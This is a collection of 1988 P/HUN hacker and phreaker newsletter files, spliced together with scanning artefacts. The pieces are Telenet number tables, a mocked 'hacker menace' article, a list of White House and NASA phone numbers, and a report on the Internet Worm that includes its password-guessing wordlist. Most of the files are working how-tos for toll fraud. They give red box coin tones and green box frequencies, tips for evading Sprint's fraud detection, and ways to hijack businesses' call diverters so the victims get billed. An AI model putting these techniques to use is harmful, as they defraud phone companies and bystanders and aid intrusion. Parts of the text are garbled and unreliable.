| GA | 8/10/88        | (404)     | ATLANTA       | 523-5512       | A     |
| IL | 8/10/88        | (312)     | CHICAGO       | 938-4401       | A     |
| LA | 8/10/88        | (504)     | NEW ORLEANS   | 524-7337       | A     |
| MA | 8/10/88        | (617)     | BOSTON        | 292-9522       | A     |
| MD | 8/10/88        | (301)     | BALTIMORE     | 727-2044       | A     |
| MI | 8/10/88        | (313)     | DETROIT       | 964-3133       | A     |
| MN | 8/10/88        | (612)     | MINNEAPOLIS   | 341-0324       | A     |
| MO | 8/10/88        | (816)     | KANSAS CITY   | 221-9407       | A     |
| MO | 8/10/88        | (314)     | ST. LOUIS     | 421-1376       | A     |
| NJ | 8/10/88        | (201)     | NEWARK        | 623-0900       | A     |
| NY | 8/10/88        | (212)     | NEW YORK      | 633-1117       | A     |
| OH | 8/10/88        | (216)     | CLEVELAND     | 575-1308       | A     |
| OR | 8/10/88        | (503)     | PORTLAND      | 295-2936       | A     |
| PA | 8/10/88        | (215)     | PHILADELPHIA  | 574-0094       | A     |
| PA | 8/10/88        | (412)     | PITTSBURGH    | 281-8782       | A     |
| TX | 8/10/88        | (214)     | DALLAS        | 748-3541       | A     |
| TX | 8/10/88        | (713)     | HOUSTON       | 227-1760       | A     |
| WA | 8/10/88        | (206)     | SEATTLE       | 625-9008       | A     |

TELENET ACCESS CENTER PHONE NUMBER CHANGES

## 232.TXT

| ST | EFFECTIVE<br>DATE | AREA<br>CODE | ACCESS<br>CENTER | NEW 300/1200<br>BPS # | NEW 2400<br>BPS # | CLASS |
|----|-------------------|--------------|------------------|-----------------------|-------------------|-------|
|----|-------------------|--------------|------------------|-----------------------|-------------------|-------|

|    |         |     |          |          |  |   |
|----|---------|-----|----------|----------|--|---|
| FL | 5/13/88 | 813 | LAKELAND | 683-5461 |  | C |
|----|---------|-----|----------|----------|--|---|

## CHANGE IN CITY CLASS:

|    |         |  |              |  |  |   |
|----|---------|--|--------------|--|--|---|
| CT | 6/01/88 |  | NEW LONDON   |  |  | B |
| GA | 6/01/88 |  | AUGUSTA      |  |  | B |
| IA | 6/01/88 |  | WATERLOO     |  |  | B |
| IL | 6/01/88 |  | AURORA       |  |  | B |
| IL | 6/01/88 |  | DEKALB       |  |  | B |
| LA | 6/01/88 |  | LAFAYETTE    |  |  | B |
| MA | 6/01/88 |  | BROCKTON     |  |  | B |
| MA | 6/01/88 |  | FRAMINGHAM   |  |  | B |
| MA | 6/01/88 |  | LAWRENCE     |  |  | B |
| MA | 6/01/88 |  | LOWELL       |  |  | B |
| MA | 6/01/88 |  | NEW BEDFORD  |  |  | B |
| MI | 6/01/88 |  | MIDLAND      |  |  | B |
| MI | 6/01/88 |  | PONTIAC      |  |  | B |
| MI | 6/01/88 |  | SOUTHFIELD   |  |  | B |
| NH | 6/01/88 |  | MANCHESTER   |  |  | B |
| OK | 6/01/88 |  | BARTLESVILLE |  |  | B |
| PA | 6/01/88 |  | WILKES-BARRE |  |  | B |
| SC | 6/01/88 |  | SPARTANBURG  |  |  | B |
| SD | 6/01/88 |  | SIOUX FALLS  |  |  | B |
| TX | 6/01/88 |  | AMARILLO     |  |  | B |
| UT | 6/01/88 |  | PROVO        |  |  | B |
| VA | 6/01/88 |  | ROANOKE      |  |  | B |
| WA | 6/01/88 |  | BELLINGHAM   |  |  | B |
| WI | 6/01/88 |  | GREEN BAY    |  |  | B |

\*\* 24 TELENET 'C' CITIES WERE UPGRADED ON 6/1/88 TO 'B' CITY CLASS OFFERING MORE COST EFFECTIVE ACCESS TO THE NETWORK. \*\*

## CHANGE IN AREA CODE:

|    |         |     |             |
|----|---------|-----|-------------|
| CA | 8/10/88 | 508 | BROCKTON    |
| MA | 8/10/88 | 508 | FALL RIVER  |
| MA | 8/10/88 | 508 | FRAMINGHAM  |
| MA | 8/10/88 | 508 | LAWRENCE    |
| MA | 8/10/88 | 508 | LOWELL      |
| MA | 8/10/88 | 508 | NEW BEDFORD |
| MA | 8/10/88 | 508 | SALEM       |
| MA | 8/10/88 | 508 | WOODS HOLE  |

MA 8/10/88 508 WORCESTER

-----  
=

Phile 1.6 of 1.14

THE HACKER MENACE AND ELECTRONIC BULLETIN BOARDS  
-----

Typed by: \$ode \$racker

This was taken out of the Network Security Magazine published by Datapro Research. I found this article to be quite funny along with antinque news. So I thought I share it with you for a laugh or whatever.

Also this article was written by a EX-HACKER! How does one become a EX-HACKER, please tell me!!!!

## HACKER GANGS

----->

Early computer hackers tended to be college students. With the advent of home computers, and the teaching of computer basics at the grade school level, the average age of the beginning (youth) hacker has dropped to only 14!! The overwhelming majority of BBS owners and users are teenagers. Teens tend to form cliques and peer groups, so the formation of phone phreak and hacker gangs was inevitable. The parents of these bright teens usually do not, themselves, understand the power of the computer. This means that the teens are not subject to the same parental restrictions that would govern their using the family car.

Many parents veiw the home computer as an excellent baby-sitting device. If their child spends an evening quietly in his/her room with the computer the parents feel that thier offspring is not getting into any trouble. In reality, these teens may be engaging in electronic gang activites that have very serious implications. Losses to the software industry alone are staggering!!!

Unfortunately, many of the gang leaders are older, more experienced teens, perhaps college students. These people are interested in hacking not for its intellectual challenge, for for its financial rewards. A few gang leaders are adults who are politically or financially motivated. There are serveral adults who are major figures behind the cracking and distribution of pirated software for resale to the public. One adult gang leader openly solicited credit card numbers from the juvenile members in exchange for fraudulently obtained hard disk drives

and other equipment. Some of the teenage leaders seek notoriety and acclaim from their peers. They strive to be the biggest phreaker or to have broken into the greatest number of computer systems.

The gangs may be local in nature such as the infamous "Milwaukee 414 gang"; they may be national in nature, like the "Inner Circle"; or even international. One such international group is "NYSHII" or "CHAOS" both cracking and pirating clubs with headquarters in both West Germany and the United States. All of these groups had a BBS that was their main base of operations and served supposedly as a secure communications center. The 414s had a private BBS that was so secret it didn't even have a name. The Inner Circle had a Securityland BBS and Illegitimate accounts on GTE'S Telemail network. Chaos operates on a variety of BBS's in both the U.S. and West Germany. NYSHII (New York Safehouse II) to this date has baffled local and international law enforcement agencies as to its true whereabouts. The Sysop "The Line Breaker" has found a way of changing the BBS's location on a weekly basis without moving the master computer.

#### ORGANIZED CRIME AND THE BBS

----->

Naturally, an underground BBS could be used by organized crime in much the same manner as the teen hacker gangs use them. The author has good reason to believe that organized crime is controlling a number of BBS systems in the Midwest, the New York City area, and in Florida. One informant claims there is a bbs that is located in an off-track betting parlor. Teenagers are easily recruited to act as information gatherers for organized crime. The young people work for little or nothing and, in most cases, do not even know that they are being used. The author and other adult hackers have been approached and offered large sums of money to tamper with banking and credit data computer systems. Organized crime is moving into this new area of crime. There is a real and present danger if BBSs continue to be allowed to operate unchecked.

Underground BBSs may be creating a whole new generation of criminals. As the youthful hackers mature, their interest in hacking as an intellectual challenge and rebellion against authority may be replaced by profit motive. College students always seem to need money and the teens who do not go to college may find it difficult to obtain a job. It is only natural that these individuals would gravitate into hacking for personal gain. For example, many bulletin boards cater to those who are involved in credit card fraud. There is also evidence that drug dealers use BBSs to arrange swaps of stolen property for drugs. Hackers who have learned how to access credit bureau systems, such as TRWs, have discovered that making unauthorized credit checks for credit card thieves is a lucrative

business.

Credit bureau computer penetrations are routine in the hacker underground. The typical hacker gang obtains credit card numbers from discarded charge slip carbons. As an alternative, one or more hackers who work in retail establishments may supply card numbers. Other gang members can then check the cards for credit limits and expiration dates by using the telephone or illegally accessing credit bureau computers. Others in the gang set up mail drops and safe houses for the delivery of the merchandise ordered by mail and charged to the credit card numbers. Since the gangs know no geographic boundaries, it is difficult to investigate these frauds.

Some commercial time-sharing services, such as Comp-u-serve, allow merchandise to be ordered via computer and shipped to the user's address. Time-sharing accounts are easily obtained with a stolen credit card. This allows the thief to order merchandise with little fear of being traced. These new high tech thieves are replacing more traditional criminals.

The hackers and phone phreaks have knowledge and skill to completely disrupt major communication and computer networks. All that is lacking is organization, planning and financing. If enemy power should infiltrate and organize this underground, the consequences could be disastrous.

-----  
=

Phile 1.7 of 1.14

FEDERAL BLACK PAGES

-----  
WRITTEN BY: THE LINE BREAKER

LISTED BELOW YOU WILL FIND TELEPHONE NUMBERS OF THOSE WHO HOLD  
OFFICE IN OUR GREAT COUNTRY. BE VERY CAREFUL WHEN CALLING THESE  
NUMBERS FOR THEY HAVE THE NEWEST ANI SYSTEM.

THE WHITE HOUSE -> SWITCHBOARD 202-456-1414

\*\*\*\*\*

PRESIDENTIAL SENIOR STAFF ->

-----

|                                        |          |
|----------------------------------------|----------|
| ASST TO PRESS DONALD T REGAN           | 456-6797 |
| ASST TO PRESS FOR NSA ROBERT McFARLANE | 456-2255 |
| PRESS SECRETARY                        | 456-2100 |
| LEGISLATIVE AFFAIRS M.B. OGLEBY JR     | 456-2230 |
| COUNSEL TO THE PRES FRED F FIELDING    | 456-2632 |

232.TXT

-----  
IMMEDIATE OFFICE OF THE PRESIDENT ->  
-----

|                                           |          |
|-------------------------------------------|----------|
| SPECIAL ASST TO THE PRES JAMES F KUHN     | 456-2168 |
| PERSONAL SEC TO THE PRES KATHLEEN OSBORNE | 456-2858 |

-----

WHITE HOUSE OPERATIONS ->  
-----

|                                   |          |
|-----------------------------------|----------|
| FINANCIAL OFCR RICHARD WHITE      | 456-7052 |
| PERSONNEL OFCR JAMES R ROGERS     | 456-2500 |
| TELEGRAPH & TRAVEL SVC BILLY DALE | 456-2250 |
| WH TELEPHONE SVC MGR ALEX G NAGY  | 456-2524 |
| EXECTIVE CLERK RONALD GRISLER     | 456-2226 |
| RECORDS MGMT DIR BIFF HENLY       | 456-2240 |
| VISTORS OFFICE DIR CAROL S McCain | 456-2322 |

-----

VICE PRESIDENT'S OFFICE ->  
-----

|                                        |          |
|----------------------------------------|----------|
| IMMEDIATE OFFICE OF V.P. PATTY PRESOCK | 456-7123 |
| SPEC ASST TO V.P. JANE KENNY           | 456-7662 |
| STAFF ASST LISA BELL                   | 224-2424 |
| OFFICE MANAGER JEANNETTE SMITH         | 224-8391 |
| BARBARA BUSH (VP'S WIFE DUMMY)         | 456-7022 |

-----

NATIONAL AERONAUTICS & SPACE ADMINISTRATION ->  
-----

|                                      |                |
|--------------------------------------|----------------|
| PERSONNEL LOCATOR                    | 453-1000       |
| PUBLIC ONFORMATION                   | 453-8364       |
| FREEDOM OF INFORMATION               | 453-8335       |
| INSPECTOR GENERALS HOTLINE (DC AREA) | 755-3402       |
| SPACE FLIGHT JESSE W MOORE           | 453-1132       |
| SPACE SCIENCE & APPLICATIONS         | 453-1409       |
| SPACE STATION PHILIP CULBERTSON      | 453-2019       |
| GROUND OPERATIONS WAYNE FRAZIER      | 453-2392       |
| SPACE TRANSPORTION SYSTEMS           | 453-2230       |
| TRAINING OFFICER VALERIE STUCKY      | 453-1242       |
| NASA LANGLEY RESEACH CENTER          | (804) 865-2761 |
| ANES RESEARCH CENTER                 | (415) 965-5000 |
| LEWIS RESEARCH CENTER                | (216) 433-4000 |

-----

SHUTTLE OPERATIONS DIVISION ->  
-----

|                                  |          |
|----------------------------------|----------|
| DOD OPERATIONS EDGAR HARKLEROAD  | 453-1895 |
| FLIGHT OPERATIONS RICHARD SNYDER | 453-1886 |
| LAUNCH & LANDING OPERATIONS      | 453-1896 |
| OPERATIONS INTRGRATIONS          | 453-1924 |

-----

SHUTTLE PROPULSION DIVISIONS ->

232.TXT

```
-----
ENGINE PROGRAMS                      453-1868
EXTERNAL TANK PROGRAMS                453-1871
PRODUCTIVITY OPERATIONS SUPPORT      453-1933
SOLID ROCKET BOOSTER PGM             453-1872
-----
```

```
L.B. JOHNSON SPACE CENTER            (713) 453-4588
J.F. KENNEDY SPACE CENTER            (305) 867-3333
G.C. MARSHALL SPACE CENTER           (205) 453-1910
NATIONAL SPACE TECHNOLOGY LAB'S      (601) 688-2121
GODDARD SPACE FLIGHT CENTER          (301) 344-5121
JET PROPULSION LABORATORY            (818) 354-3405
```

WHEN CALLING ANY WHITE HOUSE NUMBER BE SURE THAT YOU PROTECT YOURSELF. ALL PHONES ARE CAPABLE OF TRACING. MOST OF THE NUMBERS THAT NASA USE ARE PRETTY SAFE.

```
=====
=
```

Phile 1.8 of 1.14

--=<\* Red and Green boxes revived \*>==--

-----  
By: Pink Panther

Probably most of the information I am about to tell you, you probably already know or have it stored somewhere. But I have seen quite a lot of questions on the subject lately, and thought to explain a couple of things.

Blue boxing has been dead for quite some time since everything went to ESS, and the same with black boxing. The latest form of boxing is red and green boxing. They both deal with fortress phones and can only be used with a fortress phone.

With a red box, you dial a number at a fortress, insert a nickel, which is the ground check, and play the tape. It will emulate coins being dropped into the fortress. Since there is also questions on what are and how to get these tones, I've created a simple step process:

- 1) Obtain a recorder that you can directly hook into a fone line. If you use a regular recorder, you will need some modification on it. If you have an answering machine, then you have it made.
- 2) Find a fortress, and follow the metal pipe (usually metal) from the fortress to where ever it ends up.

At somepoint on the pipe, there will be a small box which is held together by two screws. Unscrew the box.

- 3) You now should find two bolts with wires connected to them. The wires are 22 gauge (which is fairly thin wire). If you see thicker wires, such as 12 gauge wires, these are 220 volt AC lines, usually connected to the light in the phone booth. Do not touch the AC lines, unless you are stupid. Connect the tape recorder to the proper bolts, which means the 22 gauge wire.
- 4) Now dial a long distance fone number, and you will get a recordering to insert some money. Insert about \$6.00 in quarters, then hang up and your money will be returned. The tones should have been recorded with a normal tape with no dolby.
- 5) Obtain a recorder with a built in speaker, or rip apart a phone set and obtain the earpiece. If there is a diode across the earpiece, remove it. Connect the earpiece to the output of the recorder. (I recommend using an earpiece rather than a built in speaker).
- 6) To test your tones, dial 0-959-1230 from a fortress, and you should get 'Coin Test ... Please Deposit ... .' Play back the tones you recorded and if everything goes well, you should hear 'Quarter' everytime a tone is played. Remember you only recorded quarter tones. You can record any tones you want by inserting different coins at the recording stage. If you are having problems, try adjusting the volume.
- 7) To use, dial a non-local number, insert a real nickel, and play the tones. Make sure you have enough tones on the recorder to complete the call.

Now I will explain a little about what exactly happens when you deposit coins. When you deposit a coin, it goes through a series of tests, determining what type of coin it is. It will be deposited in various coin slots within the fortress itself if everything goes right. But before it is deposited in the right slot it will cause a wheel to be turned. A nickel will turn the wheel once, a dime twice, and quarter five times. This will cause a frequency to be generated which is sent to a operator or computer. A capacitor is placed across the



## 232.TXT

speech circuit while these tones are generated so that the customer does not hear them. Here are the tones and PPS (pulses per second):

Nickel: 1 beep 5-8.5 PPS  
Dime: 2 beeps 5-8.5 PPS  
Quarter: 5 beeps 12-17 PPS

A green box allows the caller on the fortress to get his money back. It will generate the tones for coin collect, coin return, and ringback. This is basically what an operator uses. A green box cannot be used on a fortress, but must be used by the called party. An operator release signal must be sent before any tones from the green box are sent. This contains of a 2600hz tone for 90ms, then 60ms silence, then 2600hz for 90ms. This all must be done within the three minute collect period. Anyway, here are the tones:

Ringback: 700hz+1700hz  
Coin Return: 1100hz+1700hz  
Coin Collect: 700hz+1700hz

I hope this has enlightened the few without such knowledge. If you are confused, then don't phuck with this stuff, and get out of phreaking.

=====

Phile 1.9 of 1.14

A notice to All Phreakers

-----  
Written By - The Jedi

In this time and age, phreaking is becoming more and more difficult. I can remember a time when there was such an abundance of codes, all you had to do was set up your favorite code hacking program and wait a couple of minutes.

There was never a worry about getting busted and people often posted dozens of codes at a time. Now that Sprint and MCI are starting to catch on to things by extending the length of codes and such, its harder to get them and more dangerous if you get caught. Everyone decent phreaker knows this already, its no big secret. But, while the art of phreaking hasn't really changed much in the past few years, the techniques that these companies are using to catch

phreakers has! I'm writing this article to warn those who hack out codes extensively.

Working for a Fortress Phone Company does have it's advantages. I've managed to read a couple of magazines about fortress phones and the companies that use them. I recently stumbled across an article concerning long-distance communication fraud entitled "Fraud Prevention- Taking The Offensive". Since what I've read in the article was news to me, I figured that a few people out there might also be interested.

It seems that one company has devised a way of disguising good codes while someone is hacking them in real-time! The following is taken from that article:

"We have written software in our DCO-CS [Digital Central Office-Carrier Switch] that can detect when one of these hackers is at work by recognizing the patterns they frequently use..... Usually a hacker will hit one code, two codes, three codes, etc. - they usually follow some sort of pattern".

"By using their computers to perform a set of mathematical procedures, or algorithms, hackers have been able to determine authorized calling codes.

We use the algorithms to figure out what he's dailed so far and then determine where he's going next"

"If he's going to what we know is a good code, then we will make it look like a bad code for his call only. If he does hit that good code, he won't be able to get through."

"If he's using a random pattern with his off code, he's probably using either the same number he's calling to, which we can monitor by watching the successive call to that same number, or we can monitor the fact that he's hitting 'x' number of bad off codes in a row."

As of now, the only company that using this method is Sprint but from what I see, it's getting popular. 19 People have been arrested recently by employing this system.

BEWARE:

-----

- 1 - First of all, it'll make good codes look bad - Making every phreaker run in circles, never finding a decent code.
- 2 - It works in real-time. That is, you're constantly being monitored.
- 3 - It gives a printout of all the information which CAN BE USED AS EVIDENCE IN COURT.
- 4 - While it's not always possible for them to get the originating phone number, they sometimes get help from the connecting carrier. Which means my friends, the bbs that you're calling to hack to.

## My Suggestions:

-----

- 1 - First of all, make the calls as random as possible. Using a code hacker that hacks codes in sequential order is out of the question!!
- 2 - Don't make too many attempts at one time. The less you hack at a given time, the less you are suspected of phreaking.
- 3 - Use multiple extenders and target carriers.
- 4 - Don't use the same good code too often. If you do, at least don't call the same place 100 times! The person that owns that code will report the activity and they'll catch up with the person you're calling to.
- 5 - Stay away from Sprint. They're really good at this shit, don't mess around with them unless you know what you're doing. Try to stick with hacking codes from the newer, less sophisticated companies that don't employ this system.

If you stick to those general rules, you shouldn't have too much trouble. Even the company that makes this system [Stromberg-Carlson Co.] admits that it's impossible to stop phreaking altogether. Those of you that are new to phreaking and stuff like it, educate yourselves BEFORE you dive into it. Remember, we're all in this together, if you get busted calling a pirate/hack/phreak/anarchy bbs. They'll get a hold of the user list and posts and bust everyone on the system. Don't ever rat on anyone!!!

Well, thats about it for me. Look for my new text files out soon on fortress phones. And call...

<== The Jedi ==>

=====

=

Phile 1.10 of 1.14

\*\*\*\*\*

\*\*

\*\* An Introduction to \*\*

\*\*

\*\* DIVERTERS \*\*

\*\*

\*\*\*\*\*

Written by Larry Phreaker

alias: Larry, and Larry P.

A P / H U N P R O D U C T I O N

-----

This file isn't "How to use a diverter",

it's more like "how to get lots of them as fast as I can to make confrences and trace-free calls without getting nailed" I will discuss several ways to do this.. I wrote the text file in 40 column even though I have 80 so everyone vith 40 col can read it easily. And so when/if you print it out you can waste half the paper!!

-----  
HOW TO FIND THEM: METHOD ONE-  
needed-

The Yellow Pages  
touch tone phone  
Your areas ANI phone number

Okay. Open the phone book to PLUMBERS. Find one that says 24 hour service or something like that. Dial the #. Let it ring. You should hear a click, then a ring. that is the call diverting. the other ring often sounds different. get the other people to hang up. now, THIS IS VITAL: DONT ANNOY THEM! They're not dumb and will catch on if you do. ask in foreigner type voice "Is Abdul there?" or something like that. they will hang up. Wait for a dial tone, then dial the ANI number. Thats the thing when you dial it it reads back your number. if it says your number, then its not a diverter. Try another plumber and take your business elsewhere but if it reads a different number, its a diverter.. It wont be the number you dialed though. Write down the number you dialed somewhere. Now you have a diverter. Other people to do this to are Doctors, Electricians, or anyone with 24-hour service in their ad.

-----  
Problems with diverters:

-----  
Some diverters have security features in them to keep out the big bad phreaks. For example, Radio Shack sells diverters. They hang up on you(and

disconnect the call) either after five or ten minutes, depending on what the owner sets a switch to. I hate those. Also, some diverters click when used. every minute or so. If you dial ALLIANCE and it wont go though, then dial 10288 first then alliance. this will rout the call through AT&T.

## Why Diverters Are Superior:

Often if you use a diverter thats local to you you get a great connection. Why? Your dialing off of its dial tone as if it was your own, but not getting billed of course. Diverters dont trace or have ANI like those nasty 950 companies. They reach any number that you can.. If you call a number that traces with a diverter(Gvmt/TRW/etc) it gets the Diverter number and not yours. You are safe, the Plumber/Doctor has some serious explaining to do to the feds. As well as a large phone bill that he doesnt know where it all came from. Phun at its best!!!

## HOW TO FIND THEM: METHOD TWO-

you need-

A PAYPHONE(unless your in  
Crossbar, but still  
WATCH OUT!)

## The number to the Credit Operator

I reccomend using a payphone for this one since you are screwing with your local telco who dosent like you much.

Ok, dial the credit op. Ask for the AT&T CREDIT OPERATOR. They should put on some lame recording. Wait till its over then wait for a dial tone. Hit 9+1+Area Code and Phone Number.

This is convenient if you have no quarter. This is how it works:

- 1) you call credit op and ask for at&t credit op

232.TXT

- 2) Op hits button to DIAL number  
with recording. Op lets go  
of button to talk to you(IE: goes  
on to next person with ques.)
- 3) Recording Ends. It hangs up but  
you dont. you get a dial tone:  
THE CREDIT OPS DIAL TONE!!!
- 4) Dial 9+1+Area Code and Number.

I reccomend hitting 9+ANI the first  
time you do this to make sure it works in your area.

-----

( )-----()  
P/HUN Volume 1 , Issue #2 (c)88'                      Articles 8 + Introduction  
Released : December 14th 1988                      Comments: Christmas Issue

---=> The Hackers Den88 <=--  
          (718)358/9209  
          "P/HUN Headquarters"  
          2600 Bulletin Board System #5  
+-----+  
          Proudly presents....  
  
      == P/HUN Issue #2 ==  
          -----

Volume 1 , P/HUN Issue #2 - Phile #1 of 9  
=====

I am proud to say that we have been getting a lot of support from people all over the States and also some parts of Europe like London & Holand.  
Our last newsletter was definately a success even though it was our first issue.  
We at the Hackers Den88 are trying our very best to satisfy our readers.

Listed below are the boards that P/HUN Issues can regularly be found on, besides The Hackers Den88(Home of P/HUN Newsletter) :

      \*\* The Phoenix Project \*\*  
      \*\* Digital Logic Data Systems \*\*  
      \*\* The Central Office (2600 BBS #2) \*\*

We are currently looking for someone who could write P/HUN World News. This segment will contain various news and happenings around the world and U.S ,pertaining to areas in P/H  
If you think you are expeired enough handle the job ,let us know.  
Hopefully PHUN World News will be in the next issue.

+++++

I would also like to state that The Hackers Den88 is now an official 2600 Magazine Bulletin Board #5. I would to thank "The DataMaster",SysOp of the The Central Office (2600 BBS #2) for all is help and support.

+++++

233.TXT

If you wish to Subscribe to The 2600 Magazine:

Yearly Subscription: US & Canada -- \$15 individual, \$40 corporate

Overseas -- \$25 individual, \$55 corporate

Back Issues available for 1984,1985,1986,1987 at \$25 per year, \$30 overseas

Send to : 2600 MAGAZINE SUBSCRIPTION DEPT.,

P.O Box 752

Middle Island N.Y 11953

Telephone: (516)751/2600

+++++

As you already know P/HUN is always on the look out for good articles that deal in DEFEATING COMPUTER SECURITY,TELECOMMUNICATIONS,AMATURE RADIO,CABLE DESCRAMBLING & PYROTECHNICS.

If anyone has the whole list of ANACs for all NPAs ,upload it for the forecoming issue.

Many have requested articles on Moblile Phreaking,DataNet,Latest with ISDN, information pertaining to 5ESS and Adjunct Frames.

Mobile Phreaking seems to be at the top of our list.

If you wish to submit to P/HUN please contact me at the Hackers Den88 .

If your article proves to be intresting it will be published in our forecoming newsletter.

The next issue will be out somewhere in February of 1989.

Have a wonderfull Christmas with best wishes for the Newyear from all of us at the Hackers Den88.

Well here it is P/HUN Issue #2 .... Enjoy!

Red Knight  
SysOp of The Hackers Den88  
P/HUN! TSAN!

=====

Table of Contents:

-----

| #  | Description                                 | Writer     | Size |
|----|---------------------------------------------|------------|------|
| -- | -----                                       | -----      | ---- |
| 1  | - Introduction & Contents                   | Red Knight | 4K   |
| 2  | - A report on the InterNet Worm             | Bob Page   | 16K  |
| 3  | - Defeating Security of Apple's UBBS        | Evil Mind  | 8K   |
| 4  | - Hacking in Holand & its Numbering Method  | Rop & Key  | 10K  |
| 5  | - Things to do with 'Third Party Payphones' | The Jedi   | 10K  |



233.TXT

|   |   |                                            |              |     |
|---|---|--------------------------------------------|--------------|-----|
| 6 | - | An Indepth Guide in Hacking the Unix + BNU | Red Knight   | 42K |
| 7 | - | Guide to "The Pick Operating System"       | Mr. Slippery | 13K |
| 8 | - | A Novice's Guide to Hacking - 1989 Edition | The Mentor   | 42K |
| 9 | - | Telephone-Controlled Tape Starter          | NY Hacker    | 5K  |

=====

= Volume 1 , P/HUN Issue #2 , Phile #2 of 9 =

=====

A REPORT ON THE INTERNET WORM

Bob Page  
University of Lowell  
Computer Science Department

November 7, 1988

[Because of the many misquotes the media have been giving,  
this report is Copyright (c) Bob Page, all rights reserved.  
Permission is granted to republish this ONLY if you republish  
it in its entirety.]

Here's the scoop on the "Internet Worm". Actually it's not a virus -  
a virus is a piece of code that adds itself to other programs,  
including operating systems. It cannot run independently, but rather  
requires that its "host" program be run to activate it. As such, it  
has a clear analog to biologic viruses -- those viruses are not  
considered live, but they invade host cells and take them over, making  
them produce new viruses.

A worm is a program that can run by itself and can propagate a fully  
working version of itself to other machines. As such, what was loosed  
on the Internet was clearly a worm.

This data was collected through an emergency mailing list set up by  
Gene Spafford at Purdue University, for administrators of major  
Internet sites - some of the text is included verbatim from that list.  
Mail was heavy since the formation of the list; it continues to be on  
Monday afternoon - I get at least 2-3 messages every hour. It's  
possible that some of this information is incomplete, but I thought  
you'd like to know what I know so far.

The basic object of the worm is to get a shell on another machine so  
it can reproduce further. There are three ways it attacks: sendmail,  
fingerd, and rsh/rexec.

THE SENDMAIL ATTACK:

## 233.TXT

In the sendmail attack, the worm opens a TCP connection to another machine's sendmail (the SMTP port), invokes debug mode, and sends a RCPT TO that requests its data be piped through a shell. That data, a shell script (first-stage bootstrap) creates a temporary second-stage bootstrap file called x\$\$,l1.c (where '\$\$\$' is the current process ID). This is a small (40-line) C program.

The first-stage bootstrap compiles this program with the local cc and executes it with arguments giving the Internet hostid/socket/password of where it just came from. The second-stage bootstrap (the compiled C program) sucks over two object files, x\$\$,vax.o and x\$\$,sun3.o from the attacking host. It has an array for 20 file names (presumably for 20 different machines), but only two (vax and sun) were compiled in to this code. It then figures out whether it's running under BSD or SunOS and links the appropriate file against the C library to produce an executable program called /usr/tmp/sh - so it looks like the Bourne shell to anyone who looked there.

### THE FINGERD ATTACK:

In the fingerd attack, it tries to infiltrate systems via a bug in fingerd, the finger daemon. Apparently this is where most of its success was (not in sendmail, as was originally reported). When fingerd is connected to, it reads its arguments from a pipe, but doesn't limit how much it reads. If it reads more than the internal 512-byte buffer allowed, it writes past the end of its stack. After the stack is a command to be executed ("/usr/ucb/finger") that actually does the work. On a VAX, the worm knew how much further from the stack it had to clobber to get to this command, which it replaced with the command "/bin/sh" (the bourne shell). So instead of the finger command being executed, a shell was started with no arguments. Since this is run in the context of the finger daemon, stdin and stdout are connected to the network socket, and all the files were sucked over just like the shell that sendmail provided.

### THE RSH/REXEC ATTACK:

The third way it tried to get into systems was via the .rhosts and /etc/hosts.equiv files to determine 'trusted' hosts where it might be able to migrate to. To use the .rhosts feature, it needed to actually get into people's accounts - since the worm was not running as root (it was running as daemon) it had to figure out people's passwords. To do this, it went through the /etc/passwd file, trying to guess passwords. It tried combinations of: the username, the last, first, last+first, nick names (from the GECOS field), and a list of special

"popular" passwords:

|               |            |            |              |            |
|---------------|------------|------------|--------------|------------|
| aaa           | cornelius  | guntis     | noxious      | simon      |
| academia      | couscous   | hacker     | nutrition    | simple     |
| aerobics      | creation   | hamlet     | nyquist      | singer     |
| airplane      | creosote   | handily    | oceanography | single     |
| albany        | cretin     | happening  | ocelot       | smile      |
| albatross     | daemon     | harmony    | olivetti     | smiles     |
| albert        | dancer     | harold     | olivia       | smooch     |
| alex          | daniel     | harvey     | oracle       | smother    |
| alexander     | danny      | hebrides   | orca         | snatch     |
| algebra       | dave       | heinlein   | orwell       | snoopy     |
| aliases       | december   | hello      | osiris       | soap       |
| alphabet      | defoe      | help       | outlaw       | socrates   |
| ama           | deluge     | herbert    | oxford       | soossina   |
| amorphous     | desperate  | hiawatha   | pacific      | sparrows   |
| analog        | develop    | hibernia   | painless     | spit       |
| anchor        | dieter     | honey      | pakistan     | spring     |
| andromache    | digital    | horse      | pam          | springer   |
| animals       | discovery  | horus      | papers       | squires    |
| answer        | disney     | hutchins   | password     | strangle   |
| anthropogenic | dog        | imbroglio  | patricia     | stratford  |
| anvils        | drought    | imperial   | penguin      | stuttgart  |
| anything      | duncan     | include    | peoria       | subway     |
| aria          | eager      | ingres     | percolate    | success    |
| ariadne       | easier     | inna       | persimmon    | summer     |
| arrow         | edges      | innocuous  | persona      | super      |
| arthur        | edinburgh  | irishman   | pete         | superstage |
| athena        | edwin      | isis       | peter        | support    |
| atmosphere    | edwina     | japan      | philip       | supported  |
| aztecs        | egghead    | jessica    | phoenix      | surfer     |
| azure         | eiderdown  | jester     | pierre       | suzanne    |
| bacchus       | eileen     | jixian     | pizza        | swearer    |
| bailey        | einstein   | johnny     | plover       | symmetry   |
| banana        | elephant   | joseph     | plymouth     | tangerine  |
| bananas       | elizabeth  | joshua     | polynomial   | tape       |
| bandit        | ellen      | judith     | pondering    | target     |
| banks         | emerald    | juggle     | pork         | tarragon   |
| barber        | engine     | julia      | poster       | taylor     |
| baritone      | engineer   | kathleen   | praise       | telephone  |
| bass          | enterprise | kermit     | precious     | temptation |
| bassoon       | enzyme     | kernel     | prelude      | thailand   |
| batman        | ersatz     | kirkland   | prince       | tiger      |
| beater        | establish  | knight     | princeton    | toggle     |
| beauty        | estate     | ladle      | protect      | tomato     |
| beethoven     | euclid     | lambda     | protozoa     | topography |
| beloved       | evelyn     | lamination | pumpkin      | tortoise   |
| benz          | extension  | larkin     | puneet       | toyota     |

## 233.TXT

|           |           |           |              |              |
|-----------|-----------|-----------|--------------|--------------|
| beowulf   | fairway   | larry     | puppet       | trails       |
| berkeley  | felicia   | lazarus   | rabbit       | trivial      |
| berliner  | fender    | lebesgue  | rachmaninoff | trombone     |
| beryl     | fermat    | lee       | rainbow      | tubas        |
| beverly   | fidelity  | leland    | raindrop     | tuttle       |
| bicameral | finite    | leroy     | raleigh      | umesh        |
| bob       | fishers   | lewis     | random       | unhappy      |
| brenda    | flakes    | light     | rascal       | unicorn      |
| brian     | float     | lisa      | really       | unknown      |
| bridget   | flower    | louis     | rebecca      | urchin       |
| broadway  | flowers   | lynne     | remote       | utility      |
| bumbling  | foolproof | macintosh | rick         | vasant       |
| burgess   | football  | mack      | ripple       | vertigo      |
| campanile | foresight | maggot    | robotics     | vicky        |
